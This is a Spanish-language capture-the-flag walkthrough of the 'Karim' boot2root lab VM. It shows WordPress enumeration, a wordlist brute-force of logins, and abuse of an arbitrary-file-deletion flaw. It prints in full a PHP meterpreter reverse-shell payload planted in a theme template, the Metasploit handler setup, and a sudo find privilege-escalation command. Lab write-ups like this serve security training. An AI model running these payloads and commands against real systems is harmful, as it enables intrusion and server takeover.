Reto 27 boot2root Walkthrough: Karim


{0x0} Introducción


Karim es un reto de tipo boot2root, que consiste en una máquina que debemos vulnerar para conseguir las flags de usuario (user.txt) y root (root.txt) suministrada por HackPlayers en su Reto 27 y creada por César Calderón aka @_stuxnet basada en Linux Ubuntu 17.10 OS, os mostraremos los pasos que hemos dado.

{0x1} Reconocimiento


Antes de empezar ponemos nuestra máquina de pentesting Kali Linux en Host-Only y la máquina hackplayers en Host-Only dentro del rango de red 192.168.153.0/24.

Y vamos a la tarea, lanzamos primeramente descubrimos la nuestra dirección IP y de la máquina hackplayers a vulnerar:






Y comprobamos que hay conexión con la máquina a vulnerar lanzado un ping:



{0x2} Escaneo


Realizamos un escaneo de puertos para comprobar los servicios que están abiertos y corriendo en la máquina a vulnerar:




Observamos que en el puerto 80 hay un servidor Apache y en el 3306 un servidor de db mysql.

{0x3} Enumeración


Arrojamos dirb sobre el servicio web en la URL http://192.168.153.129.





Detectamos que está accesible http://192.168.153.129/index.html y que hay corriendo un gestor de contenido Wordpress en http://192.168.153.129/wordpress . Arrojamos http sobre la primera URL y obtenemos:



Por lo que nos centraremos en el Wordpress. Utilizaremos la tool wpscan >_ https://github.com/wpscanteam/wpscan . Clonamos el repositorio de github y pasamos al lanzar ./wpscan.rb -u http://192.168.153.129/wordpress -e vt,tt,u,ap --log wpscan.log:







Detectamos una vulnerabilidad que podremos explotar identificada como WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion y también hemos encontrado dos usuarios 1. adminstux y 2. haxorhackplayers.

Para poder explotar la vulnerabilidad de Wordpress CVE-2018-12895 necesitaremos la password de uno de los dos usuarios de Wordpress que hemos detectado. Por lo que nos sugiere la situación de lanzar un ataque de fuerza bruta con el diccionario rockyou.txt sobre los dos usuarios arrojando el siguiente comando


*./wpscan.rb -u http://192.168.153.129/wordpress --username adminstux --wordlist /usr/share/wordlists/rockyou.tx*t donde no obtenemos resultados.

Y pasamos a lanzar *./wpscan.rb -u http://192.168.153.129/wordpress --username haxorhackplayers --wordlist /usr/share/wordlists/rockyou.txt*

Ya tenemos una posible contraseña para el usuario haxorplayers que es lovestuck.

{0x4} Acceso

Pasamos a explotar la vulnerabilidad de Wordpress a traves de metasploit lanzando lo siguiente *msfconsole* y *use auxiliary/scanner/http/wp_arbitrary_file_deletion* quedando configurado de esta manera



El exploit ha funcionado y pasamos a comprobarlo en la URL http://192.168.153.129/wordpress observando que hemos eliminado el wp-config.php y el Wordpress no solicita una instalación desde cero.

A partir de este punto pasamos a su configuración pero no poseemos los datos de acceso a la base de datos de mysql de la máquina a vulnerar lo que nos obliga a montar un servicio remoto de mysql en nuestra máquina Kali.


No queremos aburriros con la configuración segura del servidor mysql en nuestra máquina de Kali pero lo más importante es que nuestro servicio esté abierto a través del puerto 3306 en la IP 192.168.153.128 de forma que modificamos el siguiente archivo:

root@kali:/etc/mysql/mariadb.conf.d# nano 50-server.cnf


y en la siguiente línea

bind-address = 192.168.153.128

Y pasamos a realizar un *systemctl restart mysql* y comprobamos que en el puerto 3306 el servicio funciona.



Bien comprobado que el servidor mysql está abierto y funcionando pasamos a crear una database y un user llamado wpuser con password 1234, otorgandole privilegios sobre la db creada.




Pasamos de nuevo a http://192.168.153.129/wordpress y ya podemos introducir los datos de conexión con la base de datos remota llamada wordpress y ubicada en el servidor 192.168.153.128 con las credenciales wpuser y pass 1234. No debería existir ningún problema para seguir los pasos de configuración del Wordpress.

Vamos como se puede generar una backdoor PHP en Wordpress http://www.hackingarticles.in/wordpress-penetration-testing-using-wpscan-metasploit/

Pasamos a generar el script PHP con msfvenom

```
root@kali:~/Desktop/HackPlayers# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.153.128 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1116 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.153.128'; $port = 4444; if (($f = 'stream_socket_client') && is_c
allable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable
($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $
f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket
'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $
len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("
Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= frea
d($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsoc
k'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disabl
e_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~/Desktop/HackPlayers#
```

Copiamos el código desde <?php … hasta die; y lo pegamos en el editor de Wordpress en la plantilla de 404.php



Por otro lado montamos una shell reversa con metasploit de la siguiente manera con *use exploit/multi/handler* y *set payload php/meterpreter/reverse_tcp*

```
msf auxiliary(scanner/http/wp_arbitrary_file_deletion) > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.153.128
lhost => 192.168.153.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit
```

Visitrando http://192.168.153.129/wordpress/wp-content/themes/twentyseventeen/404.php en nuestro navegador recibiremos conexión inversa y obtenemos la sesión en meterpreter de la máquina a vulnerar.


```
[*] Started reverse TCP handler on 192.168.153.128:4444
[*] Sending stage (37775 bytes) to 192.168.153.129
[*] Meterpreter session 1 opened (192.168.153.128:4444 -> 192.168.153.129:38570) at 2018-09-08 20:06:02 +0200

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64
Meterpreter : php/linux
```

```
meterpreter > cd /home
meterpreter > ls -la
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2018-09-05 06:12:19 +0200  stuxnetctf

meterpreter > cd stuxnetctf
meterpreter > ls -la
Listing: /home/stuxnetctf
=========================

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
100600/rw-------  2943  fil   2018-09-05 06:20:17 +0200  .bash_history
100644/rw-r--r--  220   fil   2018-09-05 02:40:11 +0200  .bash_logout
100644/rw-r--r--  3771  fil   2018-09-05 02:40:11 +0200  .bashrc
40700/rwx------   4096  dir   2018-09-05 02:43:17 +0200  .cache
100600/rw-------  642   fil   2018-09-05 05:29:41 +0200  .mysql_history
40775/rwxrwxr-x   4096  dir   2018-09-05 05:31:28 +0200  .nano
100644/rw-r--r--  675   fil   2018-09-05 02:40:11 +0200  .profile
100644/rw-r--r--  0     fil   2018-09-05 02:43:37 +0200  .sudo_as_admin_successful
100777/rwxrwxrwx  29    fil   2018-09-05 05:32:23 +0200  user.txt

meterpreter > cat user.txt
hackplayers{s3nd_nud3s_fl@g}
meterpreter >
```

Conseguimos user.txt > ***hackplayers{s3nd_nud3s_fl@g}*** y pasamos al siguiente

{0x5} – Escalada de Privilegios (privesc)

Buscamos por internet que existe el Exploiting SUDO para la elevación de privilegios en Linux en el artículo:
https://www.andreafortuna.org/cybersecurity/exploiting-sudo-for-linux-privilege-escalation/



Arrojamos
meterpreter > shell
....
sudo -l
User www-data may run the following commands on ubuntu:
(root) NOPASSWD: /usr/bin/find
sudo find /etc/passwd -exec /bin/sh \;
whoami
root

```
meterpreter > shell
Process 2240 created.
Channel 2 created.
ls
user
ls -la
total 12
drwxrwxrwt  2 root     root     4096 Sep  8 13:10 .
drwxr-xr-x 22 root     root     4096 Sep  4 17:37 ..
-rw-r--r--  1 www-data www-data   28 Sep  8 13:10 user
cd /
ls -la
total 337176
drwxr-xr-x  22 root root      4096 Sep  4 17:37 .
drwxr-xr-x  22 root root      4096 Sep  4 17:37 ..
drwxr-xr-x   2 root root      4096 Sep  4 17:48 bin
drwxr-xr-x   3 root root      4096 Sep  4 17:46 boot
drwxr-xr-x  18 root root      3880 Sep  8 12:18 dev
drwxr-xr-x  83 root root      4096 Sep  4 21:12 etc
drwxr-xr-x   3 root root      4096 Sep  4 17:40 home
lrwxrwxrwx   1 root root        33 Sep  4 17:37 initrd.img -> boot/initrd.img-4.13.0-21-generic
drwxr-xr-x  18 root root      4096 Sep  4 17:38 lib
drwxr-xr-x   2 root root      4096 Sep  4 17:45 lib64
drwx------   2 root root     16384 Sep  4 17:36 lost+found
drwxr-xr-x   4 root root      4096 Sep  4 17:36 media
drwxr-xr-x   2 root root      4096 Jan  7  2018 mnt
drwxr-xr-x   2 root root      4096 Sep  4 17:41 opt
dr-xr-xr-x 152 root root         0 Sep  8 12:18 proc
drwx------   3 root root      4096 Sep  4 20:38 root
drwxr-xr-x  20 root root       540 Sep  8 12:18 run
drwxr-xr-x   2 root root      4096 Sep  4 17:48 sbin
drwxr-xr-x   2 root root      4096 Jan  7  2018 srv
-rw-------   1 root root 345175040 Sep  4 17:36 swapfile
dr-xr-xr-x  13 root root         0 Sep  8 12:18 sys
drwxrwxrwt   2 root root      4096 Sep  8 13:10 tmp
drwxr-xr-x  10 root root      4096 Sep  4 17:36 usr
drwxr-xr-x  12 root root      4096 Sep  4 17:48 var
lrwxrwxrwx   1 root root        30 Sep  4 17:37 vmlinuz -> boot/vmlinuz-4.13.0-21-generic
sudo -l
User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/find
sudo find /etc/passwd -exec /bin/sh \;
whoami
root
cd /
```

Yeah! Ya somos root de la máquina a vulnerar y solo nos queda buscar el root.txt

```
cd /
ls -la
total 337176
drwxr-xr-x  22 root root      4096 Sep  4 17:37 .
drwxr-xr-x  22 root root      4096 Sep  4 17:37 ..
drwxr-xr-x   2 root root      4096 Sep  4 17:48 bin
drwxr-xr-x   3 root root      4096 Sep  4 17:46 boot
drwxr-xr-x  18 root root      3880 Sep  8 12:18 dev
drwxr-xr-x  83 root root      4096 Sep  4 21:12 etc
drwxr-xr-x   3 root root      4096 Sep  4 17:40 home
lrwxrwxrwx   1 root root        33 Sep  4 17:37 initrd.img -> boot/initrd.img-4.13.0-21-generic
drwxr-xr-x  18 root root      4096 Sep  4 17:38 lib
drwxr-xr-x   2 root root      4096 Sep  4 17:45 lib64
drwx------   2 root root     16384 Sep  4 17:36 lost+found
drwxr-xr-x   4 root root      4096 Sep  4 17:36 media
drwxr-xr-x   2 root root      4096 Jan  7  2018 mnt
drwxr-xr-x   2 root root      4096 Sep  4 17:41 opt
dr-xr-xr-x 155 root root         0 Sep  8 12:18 proc
drwx------   3 root root      4096 Sep  4 20:38 root
drwxr-xr-x  20 root root       540 Sep  8 12:18 run
drwxr-xr-x   2 root root      4096 Sep  4 17:48 sbin
drwxr-xr-x   2 root root      4096 Jan  7  2018 srv
-rw-------   1 root root 345175040 Sep  4 17:36 swapfile
dr-xr-xr-x  13 root root         0 Sep  8 13:16 sys
drwxrwxrwt   2 root root      4096 Sep  8 13:10 tmp
drwxr-xr-x  10 root root      4096 Sep  4 17:36 usr
drwxr-xr-x  12 root root      4096 Sep  4 17:48 var
lrwxrwxrwx   1 root root        30 Sep  4 17:37 vmlinuz -> boot/vmlinuz-4.13.0-21-generic
cd /home
ls -la
total 12
drwxr-xr-x  3 root       root       4096 Sep  4 17:40 .
drwxr-xr-x 22 root       root       4096 Sep  4 17:37 ..
drwxr-xr-x  4 stuxnetctf stuxnetctf 4096 Sep  4 21:12 stuxnetctf
cd /root
ls -la
total 24
drwx------  3 root root 4096 Sep  4 20:38 .
drwxr-xr-x 22 root root 4096 Sep  4 17:37 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 Sep  4 18:02 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   24 Sep  4 20:38 root.txt
cat root.txt
hackplayers{nud3s_fl@g}
```

Y ahí está root.txt > ***hackplayers{nud3s_fl@g}***

Autor: 1v4n a.k.a. @1r0Dm48O
Twitter: https://twitter.com/1r0Dm48O